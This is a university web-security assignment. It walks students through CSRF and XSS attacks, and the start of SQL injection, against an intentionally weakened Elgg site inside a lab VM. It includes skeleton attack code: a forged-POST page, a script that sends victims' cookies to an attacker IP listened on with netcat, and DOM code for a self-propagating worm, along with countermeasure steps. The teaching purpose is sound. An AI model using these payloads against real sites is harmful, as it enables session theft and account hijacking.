Assignment III (Semester B, 2023/2024)

CS5293 Topics on Information Security

Due: Saturday 27th April, 2024

100 Marks

Contents

1 Introduction

This is the 3rd Assignment for the course CS5293 in the semester B of academic year 2023-2024.

1.1 Objective

The learning objective of this assignment is for you to get a deeper understanding on web security. After finishing the assignment, you should be able to gain a first-hand experience on cross-site scripting attack, cross-site-request forgery attack, and SQL injection attack.

1.2 Environment

All tasks in this assignment can be done on the VirtualBox as introduced in Tutorials. You can also find a manual named **tutorial-2.pdf** on the Canvas. You may even check `http://www.cis.syr.edu/~wedu/seed/lab_env.html` to download useful materials such as set up manuals and OS images to establish the environment. Some helpful document about ``OpenSSL Command-Line HOWTO'' can be found at `http://www.madboa.com/geek/openssl/`.

1.3 Due Date

The assignment is due on **Saturday 27th April, 2024**. Any reports should be submitted **before 23:59:59** (Firm!).

1.4 Submission

You will submit a report to describe what you have done and what you have observed with **screen shots** whenever necessary; you also need to provide explanation or codes to the observations that are interesting or surprising. In your report, you need to answer all the questions listed in this manual. Please answer each question using at most 100 words. Your report will be written **methodically and clearly in order** with index and all chapters presented. Typeset your report into .pdf file (make sure it can be opened with Adobe Reader) and name it as the format: [Your Name]-[Student ID]-CS5293-Assignment3.pdf, e.g., **HarryPotter-12345678-CS5293-Assignment3.pdf**. Then, upload the PDF file to Canvas.

2 Cross-Site Request Forgery (CSRF) Attack [24 Marks]

The objective of this lab is to help students understand the Cross-Site Request Forgery (CSRF) attack. A CSRF attack involves a victim user, a trusted site, and a malicious site. The victim user holds an active session with a trusted site while visiting a malicious site. The malicious site injects an HTTP request for the trusted site into the victim user session, causing damages.

In this lab, students will be attacking a social networking web application using the CSRF attack. The open-source social networking application is called Elgg, which has already been installed in our VM. Elgg has countermeasures against CSRF, but we have turned them off for the purpose of this lab. This lab covers the following topics:

1. Cross-Site Request Forgery attack
2. CSRF countermeasures: Secret token and Same-site cookie
3. HTTP GET and POST requests
4. JavaScript and Ajax

2.1 Lab Environment

This lab can only be conducted in our Ubuntu 16.04 VM, because of the configurations that we have performed to support this lab. We summarize these configurations in this section.

The `Elgg` Web Application. We use an open-source web application called `Elgg` in this lab. `Elgg` is a web-based social-networking application. It is already set up in the pre-built `Ubuntu` VM image. We have also created several user accounts on the `Elgg` server and the credentials are given below.

```
USER        USERNAME    PASSWORD
Admin       admin       seedelgg
Alice       alice       seedalice
Boby        boby        seedboby
Charlie     charlie     seedcharlie
Samy        samy        seedsamy
```

DNS Configuration. This lab involves two websites, the victim website and the attacker's website. Both websites are set up on our VM. Their URLs and folders are described in the following:

```
Attacker's website
URL: http://www.csrflabattacker.com
Folder: /var/www/CSRF/Attacker/

Victim website (Elgg)
URL: http://www.csrflabelgg.com
Folder: /var/www/CSRF/Elgg/
```

The above URLs are only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain name of each URL to the virtual machine's local IP address (`127.0.0.1`). You may map any domain name to a particular IP address using `/etc/hosts`. For example, you can map `http://www.example.com` to the local IP address by appending the following entry to `/etc/hosts`:

```
127.0.0.1 www.example.com
```

If your web server and browser are running on two different machines, you need to modify `/etc/hosts` on the browser's machine accordingly to map these domain names to the web server's IP address, not to `127.0.0.1`.

Apache Configuration. In our pre-built VM image, we used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `000-default.conf` in the directory "`/etc/apache2/sites-available`" contains the necessary directives for the configuration: Inside the configuration file, each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. The following examples show how to configure a website with URL `http://www.example1.com` and another website with URL `http://www.example2.com`:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>

<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the `/var/www/Example_1/` directory.

Another thing to notice is that you may have enabled the ssl module with the command

```
$ sudo a2enmod ssl
```

You can disable SSL with the following command

```
$ sudo a2dismod ssl
```

After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

```
$ sudo service apache2 start
```

For the below tasks, you will use two web sites that are locally setup in the virtual machine. The first web site is the vulnerable Elgg site accessible at www.csrflabelgg.com inside the virtual machine. The second web site is the attacker's malicious web site that is used for attacking Elgg. This web site is accessible via www.csrflabattacker.com inside the virtual machine.

2.2 Observing HTTP Request [4 Marks]

In Cross-Site Request Forget attacks, we need to forge HTTP requests. Therefore, we need to know what a legitimate HTTP request looks like and what parameters it uses, etc. We can use Web Developer Tool of Firefox on Ubuntu 16.04 VM for this purpose. Before you start working on this lab, you should get familiar with the tool. Instructions on how to use this tool is given in the Guideline subsection 2.6.

Please use this tool to capture an HTTP GET request and an HTTP POST request in Elgg. In your report, please identify the parameters used in this these requests, if any.

2.3 CSRF Attack using GET Request [6 Marks]

In this task, we need two people in the Elgg social network: Alice and Boby. Boby wants to become a friend to Alice, but Alice refuses to add him to her Elgg friend list. Boby decides to use the CSRF attack to achieve his goal. He sends Alice an URL (via an email or a posting in Elgg); Alice, curious about it, clicks on the URL, which leads her to Boby's web site: www.csrflabattacker.com. Pretend that you are Boby, describe how you can construct the content of the web page, so as soon as Alice visits the web page, Boby is added to the friend list of Alice (assuming Alice has an active session with Elgg).

To add a friend to the victim, we need to identify what the legitimate Add-Friend HTTP request (a GET request) looks like. We can use Web Developer Tool of Firefox on Ubuntu 16.04 VM to do this investigation. In this task, you are not allowed to write JavaScript code to launch the CSRF attack. Your job is to make the attack successful as soon as Alice visits the web page, without even making any click on the page (hint: you can use the img tag, which automatically triggers an HTTP GET request).

Elgg has implemented a countermeasure to defend against CSRF attacks. In Add-Friend HTTP requests, you may notice that each request includes two wired-looking parameters, *__elgg_ts* and *__elgg_token*. These parameters are used by the countermeasure, so if they do not contain correct values, the request will not be accepted by Elgg. We have disabled the countermeasure for this lab, so there is no need to include these two parameters in the forged requests.

2.4 CSRF Attack using POST Request [7 Marks]

After adding himself to Alice's friend list, Boby wants to do something more. He wants Alice to say "Boby is my Hero" in her profile, so everybody knows about that. Alice does not like Boby, let alone putting that statement in her profile. Boby plans to use a CSRF attack to achieve that goal. That is the purpose of this task.

One way to do the attack is to post a message to Alice's Elgg account, hoping that Alice will click the URL inside the message. This URL will lead Alice to your (i.e., Boby's) malicious web site www.csrflabattacker.com, where you can launch the CSRF attack.

The objective of your attack is to modify the victim's profile. In particular, the attacker needs to forge a request to modify the profile information of the victim user of Elgg. Allowing users to modify their profiles is a feature of Elgg. If users want to modify their profiles, they go to the profile page of Elgg, fill out a form, and then submit the form—sending a POST request—to the server—side script /profile/edit.php, which processes the request and does the profile modification.

The server-side script edit.php accepts both GET and POST requests, so you can use the same trick as that in Subsection 2.2 to achieve the attack. However, in this task, you are required to use the POST request. Namely, attackers (you) need to forge an HTTP POST request from the victim's browser, when the victim is visiting their malicious site. Attackers need to know the structure of such a request. You can observe the structure of the request, i.e., the parameters of the request, by making some modifications to the profile and monitoring the request using the Web Developer Tool. You may see something similar to the following. Unlike HTTP GET requests, which append parameters to the URL strings, the parameters of HTTP POST requests are included in the HTTP message body (see the contents between Line 14 and 18):

```
http://www.csrflabelgg.com/action/profile/edit

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/elgguser1/edit
Cookie: Elgg=p0dci8baqrl4i2ipv2mio3po05
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 642
__elgg_token=fc98784a9fbd02b68682bbb0e75b428b&__elgg_ts=1403464813
&name=elgguser1&description=%3Cp%3Iamelgguser1%3C%2Fp%3E
&accesslevel%5Bdescription%5D=2&briefdescription= Iamelgguser1
&accesslevel%5Bbriefdescription%5D=2&location=US
......
```

After understanding the structure of the request, you need to be able to generate the request from your attacking web page using JavaScript code. To help you write such a JavaScript program, we provide a sample code in the following You can use this sample code to construct your malicious web site for the CSRF attacks. This is only a sample code, and you need to modify it to make it work for your attack.

```
1  <html>
2  <body>
3  <h1>This page forges an HTTP POST request.</h1>
4  <script type="text/javascript">
5
6  function forge_post()
7  {
8      var fields;
9
10     // The following are form entries need to be filled out by attackers.
11     // The entries are made hidden, so the victim won't be able to see them.
12     fields += "<input type='hidden' name='name' value='****''>";
13     fields += "<input type='hidden' name='briefdescription' value='****'>";
14     fields += "<input type='hidden' name='accesslevel[briefdescription]'
15                                     value='2'>";
16     fields += "<input type='hidden' name='guid' value='****'>";
17
18     // Create a <form> element.
19     var p = document.createElement("form");
20
21     // Construct the form
22     p.action = "http://www.example.com";
23     p.innerHTML = fields;
24     p.method = "post";
25
26     // Append the form to the current page.
27     document.body.appendChild(p);
28
29     // Submit the form
30     p.submit();
31 }
32
33 // Invoke forge_post() after the page is loaded.
34 window.onload = function() { forge_post();}
35 </script>
36 </body>
37 </html>
```

In Line 15, the value 2 sets the access level of a field to public. This is needed, otherwise, the access level will be set by default to private, so others cannot see this field.

Questions. In addition to describing your attack in full details, you also need to answer the following questions in your report:

- **Question 1:** The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.
- **Question 2:** If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

2.5 Implementing a countermeasure for Elgg [7 Marks]

Elgg does have a built-in countermeasures to defend against the CSRF attack. We have commented out the countermeasures to make the attack work. CSRF is not difficult to defend against, and there are several common approaches:

- *Secret-token approach:* Web applications can embed a secret token in their pages, and all requests coming from these pages will carry this token. Because cross-site requests cannot obtain this token, their forged requests will be easily identified by the server.
- *Referrer header approach:* Web applications can also verify the origin page of the request using the referrer header. However, due to privacy concerns, this header information may have already been filtered out at the client side.

The web application Elgg uses secret-token approach. It embeds two parameters *__elgg_ts* and *__elgg_token* in the request as a countermeasure to CSRF attack. The two parameters are added to the HTTP message body for the POST requests and to the URL string for the HTTP GET requests.

Elgg secret-token and timestamp in the body of the request. Elgg adds security token and timestamp to all the user actions to be performed. The following HTML code is present in all the forms where user action is required. This code adds two new hidden parameters *__elgg_ts* and *__elgg_token* to the POST request:

```
<input type = "hidden" name = "__elgg_ts" value = "" />
<input type = "hidden" name = "__elgg_token" value = "" />
```

The *__elgg_ts* and *__elgg_token* are generated by the views/default/input/securitytoken.php module and added to the web page. The code snippet below shows how it is dynamically added to the web page.

```
$ts = time();
$token = generate_action_token($ts);

echo elgg_view('input/hidden', array('name' => '__elgg_token', 'value' =>
    $token));
echo elgg_view('input/hidden', array('name' => '__elgg_ts', 'value' => $ts));
```

Elgg also adds the security tokens and timestamp to the JavaScript which can be accessed by

```
elgg.security.token.__elgg_ts;
elgg.security.token.__elgg_token;
```

Elgg security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string. There by defending against the CSRF attack. The code below shows the secret token generation in Elgg.

```
function generate_action_token($timestamp)
{
    $site_secret = get_site_secret();
    $session_id = session_id();
    // Session token
    $st = $_SESSION['__elgg_session'];
    if (($site_secret) && ($session_id))
    {
        return md5($site_secret . $timestamp . $session_id . $st);
    }
    return FALSE;
}
```

The PHP function session_id() is used to get or set the session id for the current session. The below code snippet shows random generated string for a given session __elgg_session apart from public user Session ID.

```
......
// Generate a simple token (private from potentially public session id)
if (!isset($_SESSION['__elgg_session'])) {
$_SESSION['__elgg_session'] =
    ElggCrypto::getRandomString(32,ElggCrypto::CHARS_HEX);
........
```

Elgg secret-token validation. The elgg web application validates the generated token and timestamp to defend against the CSRF attack. Every user action calls validate_action_token function and this function validates the tokens. If tokens are not present or invalid, the action will be denied and the user will be redirected. The below code snippet shows the function validate_action_token.

```
function validate_action_token($visibleerrors = TRUE, $token = NULL, $ts = NULL)
{
    if (!$token) { $token = get_input('__elgg_token'); }
    if (!$ts) {$ts = get_input('__elgg_ts'); }
    $session_id = session_id();
    if (($token) && ($ts) && ($session_id)) {
        // generate token, check with input and forward if invalid
        $required_token = generate_action_token($ts);
        // Validate token
        if ($token == $required_token) {
            if (_elgg_validate_token_timestamp($ts)) {
                // We have already got this far, so unless anything
                // else says something to the contrary we assume we're ok
                $returnval = true;
                ......
            }
            else {
                ......
                register_error(elgg_echo('actiongatekeeper:tokeninvalid'));
                ......
            }
            ......
}
```

Turn on countermeasure. To turn on the countermeasure, please go to the directory /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg and find the function gatekeeper in the ActionsService.php file. In function gatekeeper() please comment out the "return true;" statement as specified in the code comments.

```
public function gatekeeper($action) {
    //SEED:Modified to enable CSRF.
    //Comment the below return true statement to enable countermeasure
    return true;
    ......
}
```

Task: After turning on the countermeasure above, try the CSRF attack again, and describe your observation. Please point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool. Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

2.6 Guidelines

2.6.1 Using the Web Developer Tool to Inspect HTTP Headers

There is another tool provided by Firefox that can be quite useful in inspecting HTTP headers. The tool is the Web Developer Network Tool. In this section, we cover some of the important features of the tool. The Web Developer Network Tool can be enabled via the following navigation:

```
Click Firefox's top right menu --> Web Developer --> Network
or
Click the "Tools" menu --> Web Developer --> Network
```

2.6.2 JavaScript Debugging

We may also need to debug our JavaScript code. Firefox's Developer Tool can also help debug JavaScript code. It can point us to the precise places where errors occur. The following instruction shows how to enable this debugging tool:

```
Click the "Tools" menu --> Web Developer --> Web Console
or use the Shift+Ctrl+K shortcut.
```

3 Cross-Site Scripting (XSS) Attack [46 Marks]

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, attackers can steal a victim's credentials, such as session cookies. The access control policies (i.e., the same origin policy) employed by browsers to protect those credentials can be bypassed by exploiting XSS vulnerabilities. Vulnerabilities of this kind can potentially lead to large-scale attacks.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application named Elgg in our pre-built Ubuntu VM image. Elgg is a very popular open-source web application for social network, and it has implemented a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in Elgg in our installation, intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles. In this lab, students need to exploit this vulnerability to launch an XSS attack on the modified Elgg, in a way that is similar to what Samy Kamkar did to MySpace in 2005 through the notorious Samy worm. The ultimate goal of this attack is to spread an XSS worm among the users, such that whoever views an infected user profile will be infected, and whoever is infected will add you (i.e., the attacker) to his/her friend list. This lab covers the following topics:

1. Cross-Site Scripting attack
2. XSS worm and self-propagation
3. Session cookies
4. HTTP GET and POST requests
5. JavaScript and Ajax

3.1 Lab Environment

This lab can only be conducted in our Ubuntu 16.04 VM, because of the configurations that we have performed to support this lab. We summarize these configurations in this section.

The `Elgg` Web Application. We use an open-source web application called `Elgg` in this lab. `Elgg` is a web-based social-networking application. It is already set up in the pre-built `Ubuntu` VM image. We have also created several user accounts on the `Elgg` server and the credentials are given below.

```
USER        USERNAME    PASSWORD
Admin       admin       seedelgg
Alice       alice       seedalice
Boby        boby        seedboby
Charlie     charlie     seedcharlie
Samy        samy        seedsamy
```

DNS Configuration. We have configured the following URL needed for this lab. The folder where the web application is installed and the URL to access this web application are described in the following:

```
URL: http://www.xsslabelgg.com
Folder: /var/www/XSS/Elgg/
```

The above URL is only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain name of each URL to the virtual machine's local IP address (`127.0.0.1`). You may map any domain name to a particular IP address using `/etc/hosts`. For example, you can map `http://www.example.com` to the local IP address by appending the following entry to `/etc/hosts`:

```
127.0.0.1 www.example.com
```

If your web server and browser are running on two different machines, you need to modify `/etc/hosts` on the browser's machine accordingly to map these domain names to the web server's IP address, not to `127.0.0.1`.

Apache Configuration. In our pre-built VM image, we used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `000-default.conf` in the directory "`/etc/apache2/sites-available`" contains the necessary directives for the configuration: Inside the configuration file, each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. The following examples show how to configure a website with URL `http://www.example1.com` and another website with URL `http://www.example2.com`:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>

<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the `/var/www/Example_1/` directory.

Another thing to notice is that you may have enabled the ssl module with the command

```
$ sudo a2enmod ssl
```

You can disable SSL with the following command

```
$ sudo a2dismod ssl
```

After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

```
$ sudo service apache2 start
```

3.2 Preparation: Getting Familiar with tools

In this lab, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we need to be able to capture and analyze HTTP requests. We can use Web Developer Tool of Firefox on Ubuntu 16.04 VM for this purpose. Before you start working on this lab, you should get familiar with the tool. Instructions on how to use this tool is given in the Guideline subsection 2.6.

3.3 Posting a Malicious Message to Display an Alert Window [6 Marks]

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.
In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the `src` attribute in the `<script>` tag. See the following example:

```
<script type="text/javascript"
        src="http://www.example.com/myscripts.js">
</script>
```

In the above example, the page will fetch the JavaScript program from `http://www.example.com`, which can be any web server.
Report: Try to embed the above JavaScript code in one profile field. Describe your observation, and provide the screen shot to show the alert. *Hint: You can modify one user's profile (e.g., alice), and view his/her profile by admin.*

3.4 Posting a Malicious Message to Display Cookies [6 Marks]

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```

Report: Try to embed the above JavaScript code in one profile field. Describe your observation, and provide the screen shot to show the alert.

3.5 Stealing Cookies from the Victim's Machine [6 Marks]

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an `<img>` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine (with IP address `10.1.2.5`), where the attacker has a TCP server listening to the same port.

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
                + escape(document.cookie) + '   >');
</script>
```

A commonly used program by attackers is `netcat` (or `nc`) , which, if running with the "`-l`" option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server. Type the command below to listen on port `5555`:

```
$ nc -l 5555 -v
```

The "`-l`" option is used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host. The "`-v`" option is used to have `nc` give more verbose output.
The task can also be done with only one VM instead of two. For one VM, you should replace the attacker's IP address in the above script with `127.0.0.1`. Start a new terminal and then type the `nc` command above. **Report: Accomplish the above attack, and use the TCP server program to detect the fetched cookie. Describe your observation, and provide the screen shot to support your ideas.** *Hint: the IP address in your local host can be set 127.0.0.1.*

3.6 Becoming the Victim's Friend [7 Marks]

In this and next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). We will write an XSS worm that adds Samy as a friend to any other user that visits Samy's page. This worm does not self-propagate; in task 6, we will make it self-propagating. In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim. We have already created a user called Samy on the Elgg server (the user name is samy).

To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox's HTTP inspection tool can help us get the information. It can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. Subsection 2.6 provides guidelines on how to use the tool.

Once we understand what the add-friend HTTP request look like, we can write a Javascript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a friend.
    var sendurl=...; //FILL IN
    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

The above code should be placed in the "About Me" field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on "Edit HTML", which can be found at the top right of the "About Me" text field.

Questions. Please answer the following questions:

- **Question 1:** Explain the purpose of Line 4 and 5, why are they are needed?
- **Question 2:** If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

3.7 Modifying the Victim's Profile [7 Marks]

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task. This worm does not self-propagate; in the next task, we will make it self-propagating.

Similar to the previous task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify profile, we should first find out how a legitimate user edits or modifies his/her profile in Elgg. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's HTTP inspection tool. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
1  <script type="text/javascript">
2  window.onload = function(){
3      //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
4      //and Security Token __elgg_token
5      var userName=elgg.session.user.name;
6      var guid="&guid="+elgg.session.user.guid;
7      var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
8      var token="&__elgg_token="+elgg.security.token.__elgg_token;
9      //Construct the content of your url.
10     var content=...; //FILL IN
11     var samyGuid=...; //FILL IN
12     if(elgg.session.user.guid!=samyGuid)
13     {
14         //Create and send Ajax request to modify profile
15         var Ajax=null;
16         Ajax=new XMLHttpRequest();
17         Ajax.open("POST",sendurl,true);
18         Ajax.setRequestHeader("Host","www.xsslabelgg.com");
19         Ajax.setRequestHeader("Content-Type",
20                               "application/x-www-form-urlencoded");
21         Ajax.send(content);
22     }
23 }
24 </script>
```

Similar to the last task, the above code should be placed in the "About Me" field of Samy's profile page, and the Text mode should enabled before entering the above JavaScript code.

Questions. Please answer the following questions:

- **Question 3:** Why do we need Line 12? Remove this line, and repeat your attack. Report and explain your observation.

3.8 Writing a Self-Propagating XSS Worm [8 Marks]

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making Samy one of the fastest spreading viruses of all time. The JavaScript code that can achieve this is called a *self-propagating cross-site scripting worm*. In this task, you need to implement such a worm, which not only modifies the victim's profile and adds the user "Samy" as a friend, but also add a copy of the worm itself to the victim's profile, so the victim is turned into an attacker.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to the victim's profile. There are several approaches to achieve this, and we will discuss two common approaches.

Link Approach: If the worm is included using the src attribute in the <script> tag, writing selfpropagating worms is much easier. We have discussed the src attribute in Subsection 3.3, and an example is given below. The worm can simply copy the following <script> tag to the victim's profile, essentially infecting the profile with the same worm.

```
<script type="text/javascript" src="http://example.com/xss_worm.js">
</script>
```

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and displays it in an alert window:

```
1  <script id=worm>
2      var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
3      var jsCode = document.getElementById("worm").innerHTML;
4      var tailTag = "</" + "script>";
5
6      var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
7
8      alert(jsCode);
9  </script>
```

It should be noted that innerHTML (line 3) only gives us the inside part of the code, not including the surrounding script tags. We just need to add the beginning tag <script id="worm"> (line 2) and the ending tag </script> (line 4) to form an identical copy of the malicious code.

When data are sent in HTTP POST requests with the Content-Type set to application/x-wwwform-urlencoded, which is the type used in our code, the data should also be encoded. The encoding scheme is called *URL encoding*, which replaces non-alphanumeric characters in the data with %HH, a percentage sign and two hexadecimal digits representing the ASCII code of the character. The encodeURICom ponent() function in line 6 is used to URL-encode a string.

Note: You can try both Link and DOM approaches, but the **DOM approach** is required, because it is more challenging and it does not rely on external JavaScript code.

3.9 Countermeasures [6 Marks]

Elgg does have a built in countermeasures to defend against the XSS attack. We have deactivated and commented out the countermeasures to make the attack work. There is a custom built security plugin HTMLawed on the Elgg web application which on activation, validates the user input and removes the tags from the input. This specific plugin is registered to the function filter tags in the elgg/engine/lib/input.php file.

To turn on the countermeasure, login to the application as admin, goto Account->administration (top right of screen) → plugins (on the right panel), and click on security and spam under the filter options at the top of the page. You should find the HTMLawed plugin below. Click on Activate to enable the countermeasure.

In addition to the HTMLawed 1.9 security plugin in Elgg, there is another built-in PHP method called htmlspecialchars(), which is used to encode the special characters in user input, such as "<" to &lt, ">" to &gt, etc. Please go to /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/ and find the function call htmlspecialchars in text.php, url.php, dropdown.php and email.php files. Uncomment the corresponding "htmlspecialchars" function calls in each file.

Once you know how to turn on these countermeasures, please do the following (Please do not change any other code and make sure that there are no syntax errors):

1. Activate only the HTMLawed countermeasure but not htmlspecialchars; visit any of the victim profiles and describe your observations in your report.

2. Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.

4 SQL Injection Attack [30 Marks]

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before sending to the back-end database servers.

Many web applications take inputs from users, and then use these inputs to construct SQL queries, so the web applications can pull the information out of the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When the SQL queries are not carefully constructed, SQL-injection vulnerabilities can occur. SQL-injection attacks is one of the most frequent attacks on web applications.

In this lab, we have created a web application that is vulnerable to the SQL injection attack. Our web application includes the common mistakes made by many web developers. Students' goal is to find ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks. This lab covers the following topics:

- SQL statement: SELECT and UPDATE statements
- SQL injection
- Prepared statement

4.1 Lab Environment

There is a web application for this lab. The folder where the application is installed and the URL to access this web application are described in the following:

```
URL: http://www.SEEDLabSQLInjection.com
Folder: /var/www/SQLInjection/
```

The above URL is is only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain name of each URL to the virtual machine's local IP address (`127.0.0.1`). You may map any domain name to a particular IP address using `/etc/hosts`. For example, you can map `http://www.example.com` to the local IP address by appending the following entry to `/etc/hosts`:

```
127.0.0.1 www.example.com
```

If your web server and browser are running on two different machines, you need to modify `/etc/hosts` on the browser's machine accordingly to map these domain names to the web server's IP address, not to `127.0.0.1`.

Apache Configuration. In our pre-built VM image, we used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `000-default.conf` in the directory "`/etc/apache2/sites-available`" contains the necessary directives for the configuration: Inside the configuration file, each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. The following examples show how to configure a website with URL `http://www.example1.com` and another website with URL `http://www.example2.com`:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>

<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying the sources in the `/var/www/Example_1/` directory.

Another thing to notice is that you may have enabled the ssl module with the command

```
$ sudo a2enmod ssl
```

You can disable SSL with the following command

```
$ sudo a2dismod ssl
```

After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

```
$ sudo service apache2 start
```

Web application We have created a web application, and host it at `www.SEEDLabSQLInjection.com`. This web application is a simple employee management application. Employees can view and update their personal information in the database through this web application. There are mainly two roles in this web application: `Administrator` is a privilege role and can manage each individual employees' profile information; `Employee` is a normal role and can view or update his/her own profile information. All employee information is described in the following table.

